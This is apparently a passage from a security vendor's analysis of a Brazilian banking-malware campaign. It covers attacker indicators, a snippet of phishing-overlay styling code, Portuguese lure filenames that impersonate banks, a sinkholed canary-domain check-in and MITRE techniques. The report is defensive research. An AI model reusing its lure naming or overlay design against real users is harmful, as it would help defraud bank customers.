
Domain / IP	First Campaign / DNS Observation (UTC)	Resolved IP	Geo
172.239.57.117	NA	NA	United States
2.59.170.20	NA	NA	Netherlands

Several clues suggest that the actors are Portuguese-speaking and possibly based in Brazil, matching the campaign's geographic focus. Multiple domains and files use Portuguese names, but the strongest clue comes from the QR extension: its code shows signs of LLM generation, and the generated comments are also written in Portuguese, likely reflecting the language used in the prompts.

```
107     overlay.style.pointerEvents = "auto";
108
109     // Overlay mais "presente" e consistente (sem cara de efeito exagerado)
110     overlay.style.background = "rgba(10, 12, 16, 0.72)";
111     overlay.style.backdropFilter = "blur(6px)";
112     overlay.style.webkitBackdropFilter = "blur(6px)";
113
114     // Card neutro, corporativo, com borda sutil
115     card = document.createElement("div");
116     card.style.width = "min(460px, 94vw)";
117     card.style.borderRadius = "14px";
118     card.style.padding = "18px 18px 16px";
119     card.style.boxSizing = "border-box";
120     card.style.background = "#15181d"; // sólido, sem gradiente
121     card.style.border = "1px solid rgba(255,255,255,0.10)";
122     card.style.boxShadow = "0 24px 70px rgba(0,0,0,0.62)";
123
124     // Header row: título + botão "info" (discreto)
125     const headerRow = document.createElement("div");
```

LLM-generated comments in Portuguese

Because Portuguese is spoken across several regions, we analyzed the Ethereum transaction timestamps for a potential geographic pattern. In UTC-3, only around ten fall within late-night hours, without extending particularly far into the early morning. Assuming the operators are more likely to work late than wake before dawn, this distribution aligns most closely with São Paulo time and supports Brazil as a plausible location for the operators.



ETH wallets activity time analysis

The victim's geography is easier to establish. User-facing text and lure filenames are written in Portuguese, indicating that the campaigns target Portuguese-speaking users. Many JavaScript loaders use filenames crafted to resemble legitimate documents. Most follow the pattern `<PortugueseTheme><InstitutionOrQualifier>_DD-MM-YYYY.<10Digits>.js` and impersonate Brazilian banks and payment services, including Banco do Brasil, Caixa, Bradesco, Sicoob, C6 Bank, Inter, BTG, Safra, PagBank, PicPay, Santander, and Mercado Pago. Combined with the fake Portuguese error messages, this focus on Brazilian brands strongly indicates that the victims are primarily located in Brazil.

We reconstructed the following timeline showing how these naming conventions evolved:

Observed span	Portuguese template/examples	English meaning
2026-07-22–08-03	`COMPROVANTE_*` `Comprovante<Bank>_*` `ComprovanteOriginal_*`	receipt / proof of payment
2026-07-23–08-03	`Extrato<Bank>_*`	bank statement
2026-07-23–08-10	`PIX<Bank>_*`	PIX instant-payment record
2026-07-23–07-31	`Pagamento<Bank>_*`	payment
2026-07-23–07-31	`TED<Bank>_*`	TED bank transfer
2026-07-24–07-30	`Transferencia<Bank>_*`	bank transfer
2026-07-24–07-29	`Documento<Bank>_*`	bank document

Observed span	Portuguese template/examples	English meaning
2026-07-24–08-04	`Recibo<Bank>_*` `ReciboParticular_*`	receipt / private receipt
2026-07-24–07-31	`PDF_*, PdfAcesso_*`	PDF / access PDF
2026-08-06–08-13	`RegulamentacaoLocalizacao_*` `RegulamentacaoSeguranca_*` `RegulamentacaoPublico_*`	location/security/public regulation
2026-08-06–08-10	`DocumetoSeguranca_*` `DocumetoFuncionamento_*`	security/operating document
2026-08-06	`CertificadoLocalizacao_*`	location certificate
2026-08-07–08-10	`AlvaraPublico_*` `AlvaraFuncionamento_*`	public/operating permit or license


Caging the canary

Threat Command researchers decided to register the network canary domain and observe how implants interacted with the previously unregistered domain. Once we registered the domain and pointed to our webhost, we were able to see infected systems checking into the network canary domain with a single GET request.

```
Follow: tcp,asciiFilter: tcp.stream eq 1077Node 0: REDACTED:60118Node 1: REDACTED:80170GET // HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0Host: www.creamp1eonlyfans[.]netCache-Control: no-cache
```

Now that the domain can be reached, the loader assumes it is in a sandbox and crashes itself to prevent analysis; which also means their infections have not moved past the initial access.

At the time of this writing, we have observed **1,515 infected** systems attempting to check into the network canary domain - **98.75%** are from Brazil, confirming earlier reporting on victimology. The number of infected systems is accelerating rapidly, indicating this campaign was just beginning.



Map showing infected hosts attempting to check into the canary domain

So while these systems are still infected with the final component of KREMLIN, this has temporarily degraded and manipulated the campaign's defense mechanisms and could provide defenders with additional time to identify and remediate infected endpoints.

Indicators of compromise

These indicators are also available for download here.

MITRE ATT&CK tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Resource Development
- Execution
- Persistence
- Stealth
- Credential Access
- Discovery
- Collection
- Command and Control
- Exfiltration

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Stage Capabilities: Upload Malware

- User Execution: Malicious File
- Command and Scripting Interpreter: JavaScript
- Command and Scripting Interpreter: PowerShell
- Windows Management Instrumentation
- Scheduled Task/Job: Scheduled Task
- Native API
- Software Extensions: Browser Extensions
- Process Injection
- Reflective Code Loading
- Obfuscated Files or Information: Embedded Payloads
- Obfuscated Files or Information: Encrypted/Encoded File
- Obfuscated Files or Information: Dynamic API Resolution
- Deobfuscate/Decode Files or Information
- Virtualization/Sandbox Evasion: System Checks
- Hijack Execution Flow: DLL
- Masquerading: Masquerade Task or Service
- Masquerading: Match Legitimate Resource Name or Location
- Masquerading: Masquerade File Type
- Indicator Removal: File Deletion
- Process Discovery
- File and Directory Discovery
- System Owner/User Discovery
- System Information Discovery
- Software Discovery: Security Software Discovery
- Browser Information Discovery
- Credentials from Password Stores: Credentials from Web Browsers
- Input Capture: Keylogging
- Steal Web Session Cookie
- Browser Session Hijacking
- Data from Local System
- Automated Collection
- Screen Capture
- Archive Collected Data: Archive via Library
- Ingress Tool Transfer
- Application Layer Protocol: Web Protocols

- Web Service: Dead Drop Resolver
- Encrypted Channel: Symmetric Cryptography
- Data Encoding: Standard Encoding
- Data Obfuscation: Protocol or Service Impersonation
- Exfiltration Over C2 Channel

Related Content

REVSTEALER ramps up: analysis of up-and-coming infostealer




REVSTEALER ramps up: analysis of up-and-coming infostealer

TELEPUZ: a modular MaaS malware spreading via CLICKFIX-VIDAR chains




TELEPUZ: a modular MaaS malware spreading via CLICKFIX-VIDAR chains

ClickFix to Cash-Out: Anatomy of a Mexican Banking-Fraud Toolkit




ClickFix to Cash-Out: Anatomy of a Mexican Banking-Fraud Toolkit

Lost in relocation: analysis of a new loader distributing CASTLESTEALER



Lost in relocation: analysis of a new loader distributing CASTLESTEALER

PHANTOMPULSE: anatomy of a hijackable blockchain-C2 RAT



PHANTOMPULSE: anatomy of a hijackable blockchain-C2 RAT